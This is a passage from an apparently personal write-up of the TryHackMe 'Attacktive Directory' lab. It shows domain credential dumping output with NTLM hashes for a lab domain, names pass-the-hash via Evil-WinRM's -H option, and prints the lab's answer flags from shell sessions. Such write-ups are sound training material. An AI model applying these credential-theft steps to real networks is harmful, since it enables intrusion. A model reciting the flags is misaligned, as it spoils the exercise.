
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysc.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysc.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysc.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysc.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
```

- **Attack method for authentication without the password:** Pass the Hash






- **Evil-WinRM option for using a hash: -H**



## Task 8: Flag Submission Flag Submission Panel

- **Flag Submission:** Instructions for submitting flags for each user account.
- **Questions and Answers:**
  - **svc-admin Flag:** TryHackMe{K3rb3r0s\_Pr3\_4uth}



- **backup Flag:** TryHackMe{B4ckM3UpSc0tty!}

```

Directory: C:\Users\backup\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020   12:19 PM             26 PrivEsc.txt

*Evil-WinRM* PS C:\Users\backup\Desktop> cat priEsc.txt
Cannot find path 'C:\Users\backup\Desktop\priEsc.txt' because it does not exist.
At line:1 char:1 ~~~~~
+ cat priEsc.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\backup\Desktop\priEsc.txt:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\backup\Desktop> cat privEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>

```

- **Administrator Flag:** TryHackMe{4ctiveD1rectoryM4st3r}

```

Path
----
C:\Users\Administrator\Documents

Submit the flags for each user account. They can be located on each user's desktop.

*Evil-WinRM* PS C:\Users\Administrator\Documents> Dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020   11:39 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}

```

## Conclusion

Completing the "Attactive Directory" course signifies a significant advancement in understanding Active Directory security. I have gained practical experience in identifying and exploiting network vulnerabilities using various tools and techniques. This foundational knowledge is crucial for further growth in cybersecurity, emphasizing the importance of continuous learning and adaptation in this ever-evolving field.

Get Profile Badge ID

Share Room Badges

Rooms Complete

Badges

Created Rooms

Yearly Activity

Tickets

**Threat Intelligenc...**  
Explore different OSINT tools used to conduct...

**Web Application...**  
Learn about web applications and explore...

**Intro to Offensiv...**  
Hack your first website (legally in a safe....

**Intro to Digital...**  
Learn about digital forensics and related...

**Red Team Recon**  
Learn how to use DNS, advanced searching, Reco...

**Passive...**  
Learn about the essential tools for passive...

**Python Basics**  
Using a web-based code editor, learn the basics of...

**DNS in detail**  
Learn how DNS works and how it helps you access...

**MITRE**  
This room will discuss the various resources MITRE h...

**Simple CTF**  
Beginner level ctf

**Attacktive...**  
99% of Corporate networks run off of AD. But can you...